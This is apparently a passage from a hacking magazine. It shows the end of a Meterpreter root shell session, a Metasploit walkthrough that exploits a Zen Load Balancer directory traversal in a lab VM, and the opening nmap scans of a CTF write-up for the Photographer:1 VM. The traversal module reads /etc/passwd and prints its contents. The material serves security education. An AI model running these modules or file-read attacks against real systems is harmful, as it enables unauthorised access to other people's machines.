
meterpreter > sysinfo
Computer      : localhost.localdomain
OS           : Linux 2.6.32-754.25.1.el6.x86_64 #1 SMP Mon Dec 23 15:19:53 UTC 2019
Architecture : x64
System Language : C
Meterpreter  : python/linux
meterpreter > getuid
Server username: root
meterpreter > shell
Process 7767 created.
Channel 1 created.
sh: no job control in this shell
sh-4.1#
```

[Zen Load Balancer Directory Traversal Module](#)

TARGET: Zen Load Balancer 3.10.1 TYPE: Remote FIREWALL : NOT APPLICABLE

Zen is a TCP load balancer software with a Debian core. The above mentioned version is vulnerable to a directory traversal vulnerability. The vulnerability which exists in the 'index.cgi' script is due to not properly handling "filelog=" parameter. However this needs authentication. The download information of the vulnerable software is given in our Github repository.

Let's set the target first. Download the ISO and start the installation in Vmware or Virtualbox.



[!] Select a language

Choose the language to be used for the installation process. The selected language will also be the default language for the installed system.

Language:

C	- No localization
Albanian	- Shqip
Arabic	- العربية
Asturian	- Asturianu
Basque	- Euskara
Belarusian	- Беларуская
Bosnian	- Bosanski
Bulgarian	- Български
Catalan	- Català
Chinese (Simplified)	- 中文(简体)
Chinese (Traditional)	- 中文(繁體)
Croatian	- Hrvatski
Czech	- Čeština
Danish	- Dansk
Dutch	- Nederlands
English	- English
Esperanto	- Esperanto
Estonian	- Eesti
Finnish	- Suomi
French	- Français
Galician	- Galego
German	- Deutsch
Greek	- Ελληνικά

<Go Back>

<Tab> moves; <Space> selects; <Enter> activates buttons

[!] Select your location

The selected location will be used to set your time zone and also for example to help select the system locale. Normally this should be the country where you live.

This is a shortlist of locations based on the language you selected. Choose "other" if your location is not listed.

Country, territory or area:

- Antigua and Barbuda
- Australia
- Botswana
- Canada
- Hong Kong
- India
- Ireland
- New Zealand
- Nigeria
- Philippines
- Singapore
- South Africa
- United Kingdom
- United States
- Zambia
- Zimbabwe
- other

<Go Back>

<Tab> moves; <Space> selects; <Enter> activates buttons

[!] Configure the keyboard

Keymap to use:

- American English
- Albanian
- Arabic
- Asturian
- Bangladesh
- Belarusian
- Bengali
- Belgian
- Bosnian
- Brazilian
- British English
- Bulgarian
- Bulgarian (phonetic layout)
- Burmese
- Canadian French
- Canadian Multilingual
- Catalan
- Chinese
- Croatian
- Czech
- Danish
- Dutch
- Dvorak
- Dzongkha
- Esperanto
- Estonian

<Go Back>

<Tab> moves; <Space> selects; <Enter> activates buttons

[!] Configure the network

The gateway is an IP address (four numbers separated by periods) that indicates the gateway router, also known as the default router. All traffic that goes outside your LAN (for instance, to the Internet) is sent through this router. In rare circumstances, you may have no router; in that case, you can leave this blank. If you don't know the proper answer to this question, consult your network administrator.

Gateway:

192.168.36.1

<Go Back>

<Continue>

[!] Configure the network

The name servers are used to look up host names on the network. Please enter the IP addresses (not host names) of up to 3 name servers, separated by spaces. Do not use commas. The first name server in the list will be the first to be queried. If you don't want to use any name server, just leave this field blank.

Name server addresses:

192.168.36.1

<Go Back>

<Continue>

[!] Configure the network

Please enter the hostname for this system.

The hostname is a single word that identifies your system to the network. If you don't know what your hostname should be, consult your network administrator. If you are setting up your own home network, you can make something up here.

Hostname:

zenload

<Go Back>

<Continue>

[!] Configure the network

The domain name is the part of your Internet address to the right of your host name. It is often something that ends in .com, .net, .edu, or .org. If you are setting up a home network, you can make something up, but make sure you use the same domain name on all your computers.

Domain name:

vulnera

<Go Back>

<Continue>

[!] Set up users and passwords

You need to set a password for 'root', the system administrative account. A malicious or unqualified user with root access can have disastrous results, so you should take care to choose a root password that is not easy to guess. It should not be a word found in dictionaries, or a word that could be easily associated with you.

A good password will contain a mixture of letters, numbers and punctuation and should be changed at regular intervals.

The root user should not have an empty password. If you leave this empty, the root account will be disabled and the system's initial user account will be given the power to become root using the "sudo" command.

Note that you will not be able to see the password as you type it.

Root password:

xxxx

<Go Back>

<Continue>

[!] Set up users and passwords

Please enter the same root password again to verify that you have typed it correctly.

Re-enter password to verify:

xxxx

<Go Back>

<Continue>

Setting up the clock

0%

Getting the time from a network time server...

<Cancel>

[!!] Partition disks

The installer can guide you through partitioning a disk (using different standard schemes) or, if you prefer, you can do it manually. With guided partitioning you will still have a chance later to review and customise the results.

If you choose guided partitioning for an entire disk, you will next be asked which disk should be used.

Partitioning method:

- Guided - use entire disk
- Guided - use entire disk and set up LVM
- Guided - use entire disk and set up encrypted LVM
- Manual

<Go Back>

[!!] Partition disks

Note that all data on the disk you select will be erased, but not before you have confirmed that you really want to make the changes.

Select disk to partition:

SCSI3 (0,0,0) (sda) - 21.5 GB VMware, VMware Virtual S

<Go Back>

[!] Partition disks

Selected for partitioning:

SCSI3 (0,0,0) (sda) - VMware, VMware Virtual S: 21.5 GB

The disk can be partitioned using one of several different schemes. If you are unsure, choose the first one.

Partitioning scheme:

All files in one partition (recommended for new users)

Separate /home partition

Separate /home, /var, and /tmp partitions

<Go Back>

[!!] Partition disks

This is an overview of your currently configured partitions and mount points. Select a partition to modify its settings (file system, mount point, etc.), a free space to create partitions, or a device to initialize its partition table.

Guided partitioning
Configure software RAID
Configure the Logical Volume Manager
Configure encrypted volumes
Configure iSCSI volumes

SCSI3 (0,0,0) (sda) - 21.5 GB VMware, VMware Virtual S
#1 primary 20.5 GB f ext4 /
#5 logical 922.7 MB f swap swap

Undo changes to partitions

Finish partitioning and write changes to disk

<Go Back>

[!!] Partition disks

If you continue, the changes listed below will be written to the disks. Otherwise, you will be able to make further changes manually.



The partition tables of the following devices are changed:
SCSI3 (0,0,0) (sda)

The following partitions are going to be formatted:
partition #1 of SCSI3 (0,0,0) (sda) as ext4
partition #5 of SCSI3 (0,0,0) (sda) as swap

Write the changes to disks?

<Yes>

<No>



The target is set. Load the zenload_balancer_traversal module.

```
msf5 > search zenload

Matching Modules
=====

# Name                                     Disclosure Date Rank Check
Description
-----
0 auxiliary/scanner/http/zenload_balancer_traversal 2020-04-10 normal No
Zen Load Balancer Directory Traversal

msf5 > █
```

```
msf5 > use auxiliary/scanner/http/zenload_balancer_traversal
msf5 auxiliary(scanner/http/zenload_balancer_traversal) > show options

Module options (auxiliary/scanner/http/zenload_balancer_traversal):

Name          Current Setting  Required  Description
-----
DEPTH         16              yes       The max traversal depth
FILEPATH      /etc/passwd     no        The name of the file to download
HttpPassword  admin           no        The password to use for the HTTP server
HttpUsername  admin           yes       The username to use for the HTTP server
Proxies       no              no        A proxy chain of format type:host:port[,type:
host:port][ ... ]
RHOSTS        yes             yes       The target host(s), range CIDR identifier, or
hosts file with syntax 'file:<path>'
RPORT         444             yes       The target port (TCP)
SSL           true            yes       Use SSL
TARGETURI     /               yes       The base URI path of the ZenConsole install
```

Set the required options and execute the module.

```
msf5 auxiliary(scanner/http/zenload_balancer_traversal) > set rhosts 192.168.36.155
rhosts => 192.168.36.155
msf5 auxiliary(scanner/http/zenload_balancer_traversal) > check
[*] 192.168.36.155:444 - This module does not support check.
msf5 auxiliary(scanner/http/zenload_balancer_traversal) > run

[+] 192.168.36.155:444 - Downloaded 7416 bytes
[+] File saved in: /home/kali/.msf4/loot/20200718232444_default_192.168.36.155_zenload.ht
tp_996724.txt
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/zenload_balancer_traversal) > █
```

Since the filepath is set to /etc/passwd, this module will download the /etc/passwd file.

```
msf5 auxiliary(scanner/http/zenload_balancer_traversal) > cat /home/kali/.msf4/loot/20200
718232444_default_192.168.36.155_zenload.http_996724.txt
[*] exec: cat /home/kali/.msf4/loot/20200718232444_default_192.168.36.155_zenload.http_99
6724.txt
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD
/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">

<head>
<meta http-equiv="content-type" content="text/html; charset=utf-8" />

<link type="text/css" rel="stylesheet" media="all" href="css/base.css" />
<link type="text/css" rel="stylesheet" media="all" href="css/grid.css" />
<script type="text/javascript">
function logout() {
var xmlhttp;
if (window.XMLHttpRequest) {
<br>daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
<br>bin:x:2:2:bin:/bin:/usr/sbin/nologin
<br>sys:x:3:3:sys:/dev:/usr/sbin/nologin
<br>sync:x:4:65534:sync:/bin:/bin/sync
<br>games:x:5:60:games:/usr/games:/usr/sbin/nologin
<br>man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
<br>lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
<br>mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
<br>news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
<br>uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
<br>proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
<br>www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
<br>backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
<br>list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
<br>irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
<br>gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
<br>nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
<br>systemd-timesync:x:100:103:systemd Time Synchronization,,,:/run/systemd:/bin/false
<br>systemd-network:x:101:104:systemd Network Management,,,:/run/systemd/netif:/bin/false
```

That's all in this month's Issue. We will be back with more exciting modules in our next Issue.

Have any questions?
Fire them to
qa@hackercoolmagz.com

Photographer : 1

CAPTURE THE FLAG

You may take numerous courses on cyber security and ethical hacking but you will not hone your skills unless you test your skills in a Real World hacking environment. CAPTURE THE FLAG scenarios and VM labs provide the beginners and those who want a real world testing lab for practice. These scenarios also provide a variety of challenges which help readers and users to gain knowledge about different tools and methods used in Real World penetration testing. These are not only useful for beginners but also security professionals, system administrators and other cyber security enthusiasts. We at Hackercool Magazine strive to bring our readers some of the best CTF scenarios every month. We suggest our readers not only to just read these tutorials but also practice them by setting up the VM.

Like other articles of our magazine, this article too has been written so that it is easily understandable to beginners. To make this more simple, this article has been replayed as a challenge being performed by an amateur hacker.

Hi Hackercoolians. Welcome back. Hope you are all safe and taking all the safety precautions to keep the Covid 19 virus away from you. GOD keep you all safe and sound in the current crisis. In our present Issue, I bring you the CTF challenge of Photographer : 1. This machine is authored by "v1n1v131r4" is Boot2root machine and developed to aid in the preparation for OSCP. It was built in Virtualbox but we tested it in Vmware. The machine can be downloaded from the given link below.

https://www.vulnhub.com/entry/photographer_1.519/

This machine should work fine on both Virtualbox and Vmware and it is set to get IP address automatically as DHCP is enabled. I used two attacker machines which are various versions of Kali Linux. The reason I did this will be known while you go through the challenge. So let's start having fun. After booting the target machine, the first thing I do is network scanning with Nmap to find the LIVE target. This I do using SYN PING scan of Nmap.

```
kali@kali:~$ sudo nmap -sP 192.168.36.133-200
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-10 07:52 EDT
Nmap scan report for 192.168.36.141
Host is up (0.0028s latency).
MAC Address: 00:0C:29:09:2D:BB (VMware)
Nmap done: 68 IP addresses (1 host up) scanned in 1.93 seconds
kali@kali:~$ █
```

The target IP address is 192.168.36.141.

All your doubts, queries and questions about ethical hacking and penetration testing can be sent to qa@hackercoolmagz.com or get to us at our Facebook Page [Hackercool Magazine](#) or tweet us at [@hackercoolmagz](#)

Let's perform the Nmap verbose scan to know about the open ports on the target and find out the services running on those ports.

```
kali@kali:~$ sudo nmap -A -sV 192.168.36.141
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-10 07:56 EDT
Nmap scan report for 192.168.36.141
Host is up (0.0012s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Photographer by vin1v131r4
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
8000/tcp  open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-generator: KOKEN 0.22.24
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: daisa ahomi
MAC Address: 00:0C:29:09:2D:BB (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

Host script results:
|_clock-skew: mean: 1h19m58s, deviation: 2h18m35s, median: -2s
|_nbstat: NetBIOS name: PHOTOGRAPHER, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_smb-os-discovery:
|_  OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|_  Computer name: photographer
|_  NetBIOS computer name: PHOTOGRAPHER\x00
|_  Domain name: \x00
|_  FQDN: photographer
|_  System time: 2020-08-10T07:57:10-04:00
|_smb-security-mode:
|_  account_used: guest
|_  authentication_level: user
|_  challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-security-mode:
|_  2.02:
|_  Message signing enabled but not required
|_smb2-time:
|_  System time: 2020-08-10T07:57:10-04:00
|_smb-security-mode:
|_  account_used: guest
|_  authentication_level: user
|_  challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-security-mode:
|_  2.02:
|_  Message signing enabled but not required
|_smb2-time:
|_  date: 2020-08-10T11:57:11
|_  start_date: N/A

